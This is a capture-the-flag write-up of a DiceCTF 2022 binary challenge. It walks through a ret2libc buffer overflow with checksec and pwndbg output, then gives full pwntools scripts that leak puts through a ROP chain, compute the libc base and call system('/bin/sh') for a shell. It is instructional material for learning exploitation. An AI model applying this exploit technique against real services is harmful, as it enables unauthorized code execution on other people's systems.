
Interview Opportunity

"Interview Opportunity" was an easy binex challenges in DiceCTF 2022. It was a basic return-to-libc attack where we exploit a buffer overflow to find the location of libc, the system function, and spawn a shell using ROP chains. This challenge came with an executable, and a libc shared object.

Challenge Files


Before we can do any exploitation, we have to understand how to use the files given to us. We received a `libc.so.6` because that is the exact libc that would be on the remote system, so if you were exploiting the remote target, *that libc* is the one you would use in your exploitation script (more on the script later). If you are exploiting locally, you could try to patch the executable to use the given libc with patchelf, or *(my preference)* pwninit. I was unsuccessful patching the binary, and don't want to waste time, so we can just look for the libc version that it has defaulted to, and use *that* in our exploit script. We find this using `ldd` and we find out that it is using a libc stored at `/usr/lib/libc.so.6` in my local system. If yours is different, use the path that `ldd` gives you.



```
→  interview-opportunity ldd interview-opportunity
        linux-vdso.so.1 (0x00007ffd62cd6000)
        libc.so.6 => /usr/lib/libc.so.6 (0x00007fa2863df000)
        /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-64.so.2 (
→  interview-opportunity
```

Enumeration

As with all things, we start by reviewing the security properties of the given executable, so we can have an overview of what kind of attack we will be doing. We were given a `libc.so.6` and we could have just infer that it's a "ret2libc", but it is good to review the security regardless.




```
➜  interview-opportunity checksec interview-opportunity
[*] '/home/tobeatelite/ctf/dicectf/interview-opportunity/interview-opportunity'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
➜  interview-opportunity
```


We have no canaries, and so a buffer overflow is likely. No eXecute is enabled so we will not be injecting shellcode onto the stack. This configuration lets us know that we will be utilising a ROP chain, since that's the best way to manipulate the program without our own shellcode.

Testing the Executable

Now that we have some information about the executable, we run it to get an idea of how it works. It just asks us for input and exits. There is a `SIGSEGV` if we input too many characters, and so that's where our BoF is. We view the crash data and find out that we have to enter 34 characters of padding before overwriting the Instruction Pointer.



```
pwndbg> run
Starting program: /home/tobeatelite/ctf/dicectf/interview-opportunity/interview-opportunity
Thank you for you interest in applying to DiceGang. We need great pwners like you to continue our traditions and competition against perfect blue.
So tell us. Why should you join DiceGang?
idk
Hello:
idk
@
[Inferior 1 (process 39292) exited normally]
pwndbg> cyclic 50
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama
pwndbg> run
Starting program: /home/tobeatelite/ctf/dicectf/interview-opportunity/interview-opportunity
Thank you for you interest in applying to DiceGang. We need great pwners like you to continue our traditions and competition against perfect blue.
So tell us. Why should you join DiceGang?
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama
Hello:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama


Program received signal SIGSEGV, Segmentation fault.
```



```
 RBX  0x4012b0 (__libc_csu_init) ◂— endbr64
 RCX  0x7ffff7ebe907 (write+23) ◂— cmp    rax, -0x1000 /* 'H=' */
 RDX  0x0
 RDI  0x7ffff7f924d0 (_IO_stdfile_1_lock) ◂— 0x0
 RSI  0x7ffff7f905a3 (_IO_2_1_stdout_+131) ◂— 0xf924d0000000000a /* '\n' */
 R8   0x34
 R9   0x0
 R10  0x7ffff7dd9050 ◂— 0x10002200000ef0
 R11  0x246
 R12  0x4010a0 (_start) ◂— endbr64
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x6169616161686161 ('aahaaaia')
 RSP  0x7fffffffdba8 ◂— 'aajaaakaaalaaama\n'
 RIP  0x4012a5 (main+101) ◂— ret
─────────────────────────────────────────────────────────────[ DISASM ]──────────
 ► 0x4012a5 <main+101>    ret    <0x616b6161616a6161>








──────────────────────────────────────────────────────────────[ STACK ]──────────
00:0000│ rsp 0x7fffffffdba8 ◂— 'aajaaakaaalaaama\n'
01:0008│     0x7fffffffdbb0 ◂— 'aalaaama\n'
02:0010│     0x7fffffffdbb8 ◂— 0x10000000a /* '\n' */
03:0018│     0x7fffffffdbc0 —▸ 0x401240 (main) ◂— push   rbp
04:0020│     0x7fffffffdbc8 ◂— 0x1000
05:0028│     0x7fffffffdbd0 —▸ 0x4012b0 (__libc_csu_init) ◂— endbr64
06:0030│     0x7fffffffdbd8 ◂— 0x3cbcebda13de9845
07:0038│     0x7fffffffdbe0 —▸ 0x4010a0 (_start) ◂— endbr64
────────────────────────────────────────────────────────────[ BACKTRACE ]────────
 ► f 0         0x4012a5 main+101
   f 1 0x616b6161616a6161
   f 2 0x616d6161616c6161
   f 3      0x10000000a
   f 4         0x401240 main
   f 5           0x1000
   f 6         0x4012b0 __libc_csu_init
   f 7 0x3cbcebda13de9845
─────────────────────────────────────────────────────────────────────────────────
pwndbg> cyclic -l aaja
34
pwndbg> 
```

Ret2Libc Theory


At this point we have to work on creating our exploit to beat this challenge. The rundown of what we have to do for this attack is as follows.

- Find location of a function used in the executable
- Find location of that same function inside the libc file used in the live challenge
- Calculate the libc base address
- Create ROP chain to spawn a shell, using the *system* function inside the libc

Finding the libc Base Address in theory

Its important to know that you must find the location of a used function that's in the *Standard C Library*. This is not an issue because these are common functions like *puts, call, printf, gets* etc etc. This is just because by finding the location of these functions, we can compare their addresses with the address of the same function inside the libc, allowing us to calculate how far off the *base address of libc* is. Doing this allows us to find the location of *other functions* inside the libc, namely *system*.

We could choose any standard function that is inside the executable to compare the address with. In this case we choose "puts" just for simplicity, but you can realistically choose any other.



```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  puts@plt
0x0000000000401040  printf@plt
0x0000000000401050  alarm@plt
0x0000000000401060  read@plt
0x0000000000401070  signal@plt
0x0000000000401080  setvbuf@plt
0x0000000000401090  exit@plt
0x00000000004010a0  _start
0x00000000004010d0  _dl_relocate_static_pie
0x00000000004010e0  deregister_tm_clones
0x0000000000401110  register_tm_clones
0x0000000000401150  __do_global_dtors_aux
0x0000000000401180  frame_dummy
0x0000000000401190  sig_handler
0x00000000004011c0  env_setup
0x0000000000401240  main
0x00000000004012b0  __libc_csu_init
0x0000000000401320  __libc_csu_fini
0x0000000000401328  _fini
pwndbg> 
```

Finding the libc Base Address in practice

We simply create a `ROP` Object, this will automatically gather the ROP Gadgets for us. We tell our ROP to automatically create a chain to leak the address of the `puts` function. The executable outputs 3 lines before reaching showing us the `puts` address, and that's why we read 3 lines before receiving the puts address..


The `"puts = unpack(...)"` line simply takes the output of the address leak, and formats it into a usable address for our exploit. If you want to see the process in detail, run the script with `context.log_level = 'debug'`.

```python
from pwn import *

executable = ELF('interview-opportunity', checksec=False)
context.binary = executable
rop = ROP(executable)

# TL;DR: Print the location of the 'puts' Function
# We call the puts function and make it print out the *address* of puts
# The function that is *called* here, must output to stdout: ie: puts, printf
rop.puts(executable.got.puts)

# An example in which we use the alarm@plt function, would go like:
# rop.puts(executable.got.alarm)

# jump back to main, restart the program so we can call "system" later
rop.main()


my_process = executable.process()

payload = flat(
        b'A' * 34,  # The Offset we found
        rop.chain() # tell the ROP Object to magically build our chain
)

my_process.sendlineafter(b'DiceGang?', payload)
my_process.recvlines(3)
puts = unpack(my_process.recvline().strip()[:6].ljust(8, b"\x00"))
log.info(f'puts found at {hex(puts)}')
```

We make an `ELF` object using the libc in order to access its symbols. We then calculate the libc base address by subtracting the `puts` address we found, with the location of `puts` in the libc.

```python
libc = ELF('/usr/lib/libc.so.6', checksec=False)
libc.address = puts - libc.symbols.puts
log.info(f'libc base adress found at {hex(libc.address)}')
```

By running this we have calculated the base libc address, and are ready to create the final ROP Chain.




```
→  interview-opportunity python3 get_libc_base_adress.py
[*] Loaded 15 cached gadgets for 'interview-opportunity'
[+] Starting local process '/home/tobeatelite/ctf/dicectf/in
[*] puts found at 0x7f6fa28baab0
[*] libc base adress found at 0x7f6fa28444c0
[*] Stopped process '/home/tobeatelite/ctf/dicectf/interview
→  interview-opportunity
```

Creating Final ROP Chain

This is the easiest part. We create another `ROP` object using the libc (the base address is correct at this point, and so we can actually use it). We tell our ROP to call the `system` function from libc, and to look for - and pass in the string `"/bin/sh"` as the argument, thus spawning our shell. We send the payload and hop into a shell.

```
rop = ROP(libc)
rop.system(next(libc.search(b'/bin/sh\x00')))

payload = flat(
        b'A' * 34,
        rop.chain()
)

my_process.sendlineafter(b'DiceGang?', payload)
log.success('Opening Shell')

my_process.interactive()
```



```
→  interview-opportunity python3 exploit.py
[*] Loaded 15 cached gadgets for 'interview-opportunity'
[+] Starting local process '/home/tobeatelite/ctf/dicectf/interview-opportunity/interview-opportunity': pid 18778
[*] puts found at 0x7f9eba316ab0
[*] libc base adress found at 0x7f9eba2a0000
[*] Loaded 198 cached gadgets for '/usr/lib/libc.so.6'
[+] Opening Shell
[*] Switching to interactive mode
$ id
uid=1000(tobeatelite) gid=1001(tobeatelite) groups=1001(tobeatelite),3(sys),982(rfkill),984(users),998(wheel),1000(autologin)
$
```

Good Resources

- This John Hammond video where he goes through doing this attack, showing all the common mistakes

- This CryptoCat video. Day 3 pwn challenge from HTB Cyber Santa CTF